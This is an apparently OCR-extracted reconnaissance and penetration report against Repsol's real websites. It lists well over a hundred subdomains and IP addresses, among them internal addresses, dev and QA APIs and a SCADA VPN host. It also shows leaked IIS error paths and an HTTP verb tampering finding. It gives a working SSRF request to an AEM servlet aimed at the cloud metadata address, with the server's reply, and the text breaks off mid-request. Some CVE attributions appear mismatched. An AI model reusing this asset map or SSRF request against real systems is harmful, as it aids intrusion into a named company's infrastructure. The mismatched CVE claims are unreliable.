## Passive Reconnaissance/Penetration Base Report

---

**Case Target:** https:/repsol.com/ , https:/repsol.es/
**Focus:**

- AI-Powered Enumeration
- Asset Discovery
- Subdomain Discovery
- Internal IP Discovery
- Internal System Information Leakage
- Broken Link Detection
- AI-Powered General Web Vulnerability Research

**Report Preliminary Information:** This report has been created within the scope of examination and scope, without any external infiltration attempt, in accordance with international legal regulations, and has been created for the purpose of testing the artificial intelligence-supported multi-cyber security approach in a real scenario within the scope of the black box.

**Overall CVSS Score Based on Report**: 4.8 (Medium)

## Network & Asset Enumeration

Target: https:/repsol.com/

* It is possible to discover unwanted subdomains and endpoints within the system.

```
#1, 205.251.195.42
      "ns-810.awsdns-37.net"
#2, 205.251.192.242
      "ns-242.awsdns-30.com"
#3, 205.251.198.185
      "ns-1721.awsdns-23.co.uk"
#4, 205.251.196.200
      "ns-1224.awsdns-25.org"
#5, 37.59.137.157
      "formacion.repsol.com"
#6, 13.39.229.25
      "form-technologytrendsummit2022.repsol.com"
      "form-technologytrendsummit.repsol.com"
      "form-technologytrendsummit2021.repsol.com"
      "events.repsol.com"
      "tcp/13.39.229.25:80"
      "tcp/13.39.229.25:443"
#7, 35.181.182.53
      "form-technologytrendsummit2022.repsol.com"
      "form-technologytrendsummit.repsol.com"
      "form-technologytrendsummit2021.repsol.com"
      "events.repsol.com"
      "tcp/35.181.182.53:80"
      "tcp/35.181.182.53:443"
#8, 13.37.51.153
      "form-technologytrendsummit2022.repsol.com"
      "form-technologytrendsummit.repsol.com"
      "form-technologytrendsummit2021.repsol.com"
      "events.repsol.com"
#9, 148.139.83.63
      "unity.repsol.com"
#10, 2.16.1.163
      "svacliente.repsol.com"
      "documentos.svacliente.repsol.com"
#11, 2.16.1.155
      "svacliente.repsol.com"
      "documentos.svacliente.repsol.com"
#12, 195.76.35.226
      "tienda.repsol.com"
      "repsol.com"
      "www.planestrategico.repsol.com"
      "informeanual.repsol.com"
      "programarepsolmas.repsol.com"
      "www.repsol.ec"
      "repsol.ec"
```

```
        "tcp/195.76.35.226:80"
        "tcp/195.76.35.226:443"
#13, 148.139.67.64
        "unitytest.repsol.com"
        "tcp/148.139.67.64:80"
        "tcp/148.139.67.64:443"
#14, 108.128.72.146
        "technologytrendsummit.repsol.com"
#15, 54.73.26.109
        "technologytrendsummit.repsol.com"
#16, 54.216.252.255
        "technologytrendsummit.repsol.com"
        "tcp/54.216.252.255:80"
        "tcp/54.216.252.255:443"
#17, 146.75.117.124
        "tienda.stage-es.repsol.com"
        "tcp/146.75.117.124:80"
        "tcp/146.75.117.124:443"
#18, 37.59.137.159
        "eventosmkt.repsol.com"
        "tcp/37.59.137.159:80"
        "tcp/37.59.137.159:443"
#19, 185.66.42.3
        "imap.encuestas.repsol.com"
        "mail.encuestas.repsol.com"
        "pop3.encuestas.repsol.com"
        "webmail.encuestas.repsol.com"
        "tcp/185.66.42.3:80"
        "tcp/185.66.42.3:443"
#20, 46.16.61.250
        "smtp.encuestas.repsol.com"
        "tcp/46.16.61.250:80"
#21, 108.129.15.235
        "brandcenter.repsol.com"
        "www.brandcenter.repsol.com"
        "tcp/108.129.15.235:80"
#22, 34.111.141.188
        "hackia.repsol.com"
        "tcp/34.111.141.188:443"
#23, 2.16.1.161
        "rlesa.repsol.com"
#24, 2.16.1.241
        "rlesa.repsol.com"
#25, 52.213.222.37
        "tienda.dev-es.repsol.com"
        "tcp/52.213.222.37:80"
        "tcp/52.213.222.37:443"
#26, 54.76.237.78
        "tienda.qa-es.repsol.com"
        "tcp/54.76.237.78:80"
```

```
        "tcp/54.76.237.78:443"
#27, 192.139.215.134
        "rca.repsol.com"
        "tcp/192.139.215.134:443"
#28, 83.48.30.250
        "adlis.repsol.com"
#29, 77.229.239.142
        "adlis.repsol.com"
#30, 18.157.163.19
        "api.repsol.com"
        "tcp/18.157.163.19:443"
#31, 18.199.154.85
        "api.repsol.com"
#32, 52.30.237.114
        "apps.repsol.com"
        "revistaaccionistas.repsol.com"
        "tcp/52.30.237.114:80"
        "tcp/52.30.237.114:443"
#33, 213.32.54.98
        "articulospromocionales.repsol.com"
        "tcp/213.32.54.98:80"
        "tcp/213.32.54.98:443"
#34, 40.101.76.184
        "autodiscover.repsol.com"
#35, 40.101.69.232
        "autodiscover.repsol.com"
#36, 40.101.69.8
        "autodiscover.repsol.com"
#37, 52.97.128.8
        "autodiscover.repsol.com"
#38, 35.158.127.52
        "chemicalsonline.repsol.com"
        "lubricantsportal.repsol.com"
        "portallubricantes.repsol.com"
        "promocionlubricantes.repsol.com"
        "quimicaonline.repsol.com"
        "tcp/35.158.127.52:80"
#39, 35.158.127.51
        "chemicalsonline.repsol.com"
        "lubricantsportal.repsol.com"
        "portallubricantes.repsol.com"
        "promocionlubricantes.repsol.com"
        "quimicaonline.repsol.com"
        "tcp/35.158.127.51:80"
#40, 35.158.127.53
        "chemicalsonline.repsol.com"
        "lubricantsportal.repsol.com"
        "portallubricantes.repsol.com"
        "promocionlubricantes.repsol.com"
        "quimicaonline.repsol.com"
```

```
        "tcp/35.158.127.53:80"
#41, 52.209.217.248
        "colegioeficiente.repsol.com"
#42, 18.203.190.16
        "competencia.repsol.com"
#43, 3.70.248.208
        "devapi.repsol.com"
        "qaapi.repsol.com"
        "quaapi.repsol.com"
        "tcp/3.70.248.208:443"
#44, 3.122.224.68
        "devapi.repsol.com"
        "qaapi.repsol.com"
        "quaapi.repsol.com"
        "tcp/3.122.224.68:443"
#45, 10.107.69.165
        "devintapi.repsol.com"
        "qaintapi.repsol.com"
        "quaintapi.repsol.com"
#46, 10.107.87.123
        "devintapi.repsol.com"
        "qaintapi.repsol.com"
        "quaintapi.repsol.com"
#47, 18.192.214.35
        "devtestapi.repsol.com"
        "qatestapi.repsol.com"
#48, 18.198.26.252
        "devtestapi.repsol.com"
        "qatestapi.repsol.com"
#49, 185.145.230.128
        "edge2016.repsol.com"
#50, 172.26.13.27
        "edge.repsol.com"
#51, 195.53.125.225
        "edge.repsol.com"
#52, 34.111.121.49
        "energiacliente.repsol.com"
#53, 84.14.24.85
        "firmadigital.repsol.com"
        "tcp/84.14.24.85:80"
        "tcp/84.14.24.85:443"
#54, 54.228.173.54
        "herramientas.repsol.com"
        "tcp/54.228.173.54:80"
        "tcp/54.228.173.54:443"
#55, 52.210.213.64
        "itanalitycs.repsol.com"
#56, 63.35.43.101
        "jiraeyg.repsol.com"
#57, 54.217.131.233
```

```
        "jiraeyg.repsol.com"
#58, 52.208.8.75
        "jiraeyg.repsol.com"
#59, 34.249.41.225
        "landing.repsol.com"
        "tcp/34.249.41.225:80"
#60, 54.73.83.227
        "live.repsol.com"
        "tcp/54.73.83.227:80"
        "tcp/54.73.83.227:443"
#61, 52.16.57.81
        "live.repsol.com"
#62, 194.140.79.73
        "loc.repsol.com"
        "tcp/194.140.79.73:443"
#63, 54.170.133.89
        "loganalitycs.repsol.com"
#64, 10.74.112.30
        "mailnad.repsol.com"
#65, 195.53.125.162
        "mailnad.repsol.com"
#66, 54.155.157.199
        "manualees.repsol.com"
#67, 34.246.220.104
        "manualees.repsol.com"
        "tcp/34.246.220.104:80"
        "tcp/34.246.220.104:443"
#68, 209.173.253.122
        "nimbus.repsol.com"
        "tcp/209.173.253.122:443"
#69, 209.173.253.118
        "partnertibdevhou.repsol.com"
        "partnertibdrhou.repsol.com"
#70, 209.173.253.126
        "partnertibstgcalgary.repsol.com"
#71, 212.170.233.77
        "recepcionvirtual.repsol.com"
#72, 185.145.230.244
        "remotesupport.repsol.com"
        "tcp/185.145.230.244:80"
        "tcp/185.145.230.244:443"
#73, 52.17.0.90
        "rrss.repsol.com"
        "tcp/52.17.0.90:80"
        "tcp/52.17.0.90:443"
#74, 192.139.217.167
        "scadavpn.repsol.com"
#75, 194.140.78.195
        "sc.repsol.com"
#76, 52.155.232.245
```

```
        "sge.repsol.com"
        "tcp/52.155.232.245:80"
        "tcp/52.155.232.245:443"
#77, 185.145.230.151
        "synergilifemobile.repsol.com"
        "tcp/185.145.230.151:443"
#78, 185.145.231.194
        "synergimobiledev.repsol.com"
#79, 185.145.230.150
        "synergimobiletest.repsol.com"
#80, 52.48.16.195
        "toolbox.repsol.com"
        "tcp/52.48.16.195:80"
        "tcp/52.48.16.195:443"
#81, 185.190.108.196
        "trackingclientes.repsol.com"
#82, 54.77.243.196
        "tracking-glp.repsol.com"
        "tcp/54.77.243.196:80"
        "tcp/54.77.243.196:443"
#83, 185.190.108.195
        "tracking.repsol.com"
#84, 35.181.120.240
        "tuenergia.repsol.com"
        "www.tuenergia.repsol.com"
        "tcp/35.181.120.240:80"
        "tcp/35.181.120.240:443"
#85, 185.145.231.77
        "voltage-pre.repsol.com"
#86, 20.126.132.13
        "myqr.repsol.com"
        "tcp/20.126.132.13:443"
#87, 63.140.62.17
        "dc.repsol.com"
        "dc.tuenergia.repsol.com"
#88, 63.140.62.27
        "dc.repsol.com"
        "dc.tuenergia.repsol.com"
        "tcp/63.140.62.27:80"
        "tcp/63.140.62.27:443"
#89, 63.140.62.222
        "dc.repsol.com"
        "dc.tuenergia.repsol.com"
        "tcp/63.140.62.222:80"
        "tcp/63.140.62.222:443"
#90, 54.72.57.147
        "tienda.devs-es.repsol.com"
        "tcp/54.72.57.147:80"
#91, 178.33.157.104
        "areacomercial.repsol.com"
```

```
        "www.areacomercial.repsol.com"
        "tcp/178.33.157.104:80"
        "tcp/178.33.157.104:443"
#92, 178.33.220.133
        "ciberinmunidadenfamilia.repsol.com"
        "tcp/178.33.220.133:80"
#93, 185.145.230.230
        "datahub01dsycrp.repsol.com"
#94, 185.145.231.230
        "datahub01dsycrp.repsol.com"
#95, 52.222.214.14
        "gigya.repsol.com"
#96, 52.222.214.123
        "gigya.repsol.com"
        "tcp/52.222.214.123:80"
        "tcp/52.222.214.123:443"
#97, 52.222.214.5
        "gigya.repsol.com"
#98, 52.222.214.10
        "gigya.repsol.com"
#99, 209.173.253.102
        "partnertibprdcalgary.repsol.com"
#100, 167.235.216.74
        "tebas.repsol.com"
        "tcp/167.235.216.74:80"
        "tcp/167.235.216.74:443"
#101, 209.173.253.121
        "wellview.repsol.com"
#102, 52.56.170.18
        "beneficiosrepsolmas.repsol.com"
#103, 13.41.161.176
        "beneficiosrepsolmas.repsol.com"
        "tcp/13.41.161.176:80"
        "tcp/13.41.161.176:443"
#104, 13.32.99.49
        "login.openforum.repsol.com"
#105, 13.32.99.99
        "login.openforum.repsol.com"
        "tcp/13.32.99.99:80"
        "tcp/13.32.99.99:443"
#106, 13.32.99.100
        "login.openforum.repsol.com"
#107, 13.32.99.32
        "login.openforum.repsol.com"
#108, 2.22.50.224
        "image.email.repsol.com"
#109, 2.22.50.207
        "image.email.repsol.com"
#110, 13.111.132.157
        "cloud.email.repsol.com"
```

```
        "tcp/13.111.132.157:80"
        "tcp/13.111.132.157:443"
#111, 13.111.136.67
        "click.email.repsol.com"
        "tcp/13.111.136.67:80"
        "tcp/13.111.136.67:443"
#112, 13.111.137.67
        "view.email.repsol.com"
        "tcp/13.111.137.67:80"
        "tcp/13.111.137.67:443"
#113, 51.104.151.192
        "dev-author.repsol.com"
        "dev-com.repsol.com"
        "dev-net.repsol.com"
#114, 51.104.173.201
        "stage-author.repsol.com"
        "stage-com.repsol.com"
        "stage-net.repsol.com"
#115, 146.75.118.132
        "stage-guia-cdn.repsol.com"
        "tcp/146.75.118.132:80"
#116, 192.139.217.61
        "wellviewtest.repsol.com"
#117, 20.157.123.50
        "evareyg.repsol.com"
#118, 13.225.78.85
        "jga.repsol.com"
#119, 13.225.78.105
        "jga.repsol.com"
#120, 13.225.78.45
        "jga.repsol.com"
        "tcp/13.225.78.45:80"
        "tcp/13.225.78.45:443"
#121, 13.225.78.84
        "jga.repsol.com"
#122, 40.118.57.119
        "baterysharing.repsol.com"
        "batterysharing.repsol.com"
#123, 34.241.119.145
        "toolkit.repsol.com"
#124, 51.140.243.46
        "apimocks.repsol.com"
#125, 79.161.218.99
        "easno.repsol.com"
#126, 192.139.217.97
        "easna.repsol.com"
#127, 52.211.219.187
        "notifycopiloto.repsol.com"
#128, 149.202.183.0
        "www.plataformainspire.repsol.com"
```


```
        "tcp/149.202.183.0:80"
#129, 185.145.231.63
        "sso.repsol.com"
#130, 208.98.225.196
        "eastest.repsol.com"
#131, 212.170.233.110
        "ccb.repsol.com"
#132, 195.53.125.178
        "ocswebfarmtc.repsol.com"
#133, 195.76.105.100
        "www.tienda.repsol.com"
        "tcp/195.76.105.100:80"
#134, 2.18.64.154
        "svacliente.repsol.com"
        "tcp/2.18.64.154:443"
#135, 2.18.64.143
        "documentos.svacliente.repsol.com"
        "tcp/2.18.64.143:80"
#136, 2.18.64.163
        "rlesa.repsol.com"
        "tcp/2.18.64.163:80"
        "tcp/2.18.64.163:443"
#137, 52.97.152.120
        "autodiscover.repsol.com"
        "tcp/52.97.152.120:80"
#138, 104.126.37.147
        "image.email.repsol.com"
        "tcp/104.126.37.147:80"
        "tcp/104.126.37.147:443"
```

* It has been possible to discover some internal assets. Additionally, IP values belonging to the internal system were also found.

## Security Issues

Target: https://repsol.ec


Authentication bypassed by HTTP verb tampering.


IIS 10.0 Detailed Error - 501.0
https://www.repsol.ec/img
HTTP Error 501.0 - Not Implemented
The page you are looking for cannot be displayed because a header value in the request does not match configuration settings.
Most likely causes:
The request contains the HTTP verb "TRACE" and the registry value to enable this method is not configured on the server.
Things you can try:
If the server should allow the "TRACE" method, create a new DWORD registry parameter named "EnableTraceMethod" and set its value to 1 at the following location in the registry.
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters
Create a tracing rule to track failed requests for this HTTP status code. For more information about creating a tracing rule for failed requests, click here.
Detailed Error Information:
Module ProtocolSupportModule
Notification ExecuteRequestHandler
Handler TRACEVerbHandler
Error Code 0x00000000
Requested URL https://www.repsol.ec:443/img
Physical Path D:\WEBSITES\SITES\img
Logon Method Anonymous
Logon User Anonymous
More Information:
This error is returned only when the HTTP verb is Trace and the EnableTraceMethod registry value is not set to 1. If this error is occurring for another reason, the registry value is probably set by a third-party application.
View more information »


* Although a specific access control mechanism is applied to **GET** and **POST** requests, there is no security of resources against methods such as **HEAD** and **OPTIONS**.
* With the **TRACE** method, the system's internal directory logic can be understood, potentially revealing file locations that an attacker would target.

Target: https://www.repsol.com/


## In-system file logic can be obtained easily.




* The architectural structure representing file locations for the system, such as **etc**, **home**, **libs**, can be revealed. This logic can carry information about the internal system.



Repsol, a global energy compa
IIS 10.0 Detailed Error - 404.7
https://www.repsol.com/apps/sling/config/org.apache.felix.webconsole.internal.servlet.OsgiManager.config
HTTP Error 404.7 - Not Found
The request filtering module is configured to deny the file extension.
Most likely causes:
Request filtering is configured for the Web server and the file extension for this request is explicitly denied.
Things you can try:
Verify the configuration/system.webServer/security/requestFiltering/fileExtensions settings in applicationhost.config and web.config.
Detailed Error Information:
Module RequestFilteringModule
Notification BeginRequest
Handler Not yet determined
Error Code 0x00000000
Requested URL https://www.repsol.com:443/apps/sling/config/org.apache.felix.webconsole.internal.servlet.OsgiManager.config
Physical Path D:\WEBSITES\SITES\apps\sling\config\org.apache.felix.webconsole.internal.servlet.OsgiManager.config
Logon Method Not yet determined
Logon User Not yet determined
More Information:
This is a security feature. Do not change this feature unless the scope of the change is fully understood. If the file extension for the request should be allowed, remove the denied file extension from configuration/system.webServer/security/requestFiltering/fileExtensions.
View more information »

## AEM dispatcher bypass is possible, related to CVE-2016-0957




* Target query is https://www.repsol.com/etc.clientlibs/clientlibs/granite/jquery.min.3e24d4d067ac58228b5004abb50344ef.js

* **CVE-2020-11023 - Additional CVE number related to AEM dispatcher bypass**
* **CVE-2020-11022 - Additional CVE number related to AEM dispatcher bypass**
* **CVE-2015-9251 - Additional CVE number related to AEM dispatcher bypass**




**Request**

```
GET /libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet?url=
http://169.254.169.254%23/api1.omniture.com/a&q=a HTTP/2
Host: www.repsol.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Cache-Control: max-age=0
```

**Response**

```
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 0
Server: Apache
X-Vhost: publish
Permissions-Policy:
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Etag: "d25b5611c03d1f0489596ca570a593de"
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: default-src 'self'; frame-ancestors 'self'; frame-src * ; media-src
*; img-src * blob: data:; script-src 'self' 'unsafe-eval' 'unsafe-inline' embed.typeform.com
app.sealmetrics.com flickr.com accounts.google.com optimize.google.com platform.twitter.com
static.ads-twitter.com cdn.cookielaw.org  snap.licdn.com www.dev-com.repsol.com
www.repsol.com www.dev-net.repsol.com www.google-analytics.com analytics.tiktok.com
cdns.eu1.gigya.com *.tribalfusion.com consent.cookiebot.com www.googleadservices.com
googleads.g.doubleclick.net *.krxd.net connect.facebook.net consentcdn.cookiebot.com
trc.taboola.com wave.outbrain.com tr.outbrain.com assets.adobedtm.com www.googletagmanager.com
 www.youtube.com *.google-analytics.com *.analytics.google.com apis.google.com www.google.com
www.recaptcha.net cdn.taboola.com amplify.outbrain.com trc.taboola.com tr.outbrain.com
wave.outbrain.com ads-engagement.presage.io www.gstatic.com static.hotjar.com
www.static.hotjar.com script.hotjar.com www.script.hotjar.com  ; style-src * 'unsafe-inline';
font-src * blob: data:; connect-src * blob: data:
Referrer-Policy: origin-when-cross-origin
Feature-Policy: midi 'none';
Date: Sun, 04 Aug 2024 23:02:54 GMT
```




**Request**

```
GET /libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet?url=http://google.com&q=a
 HTTP/2
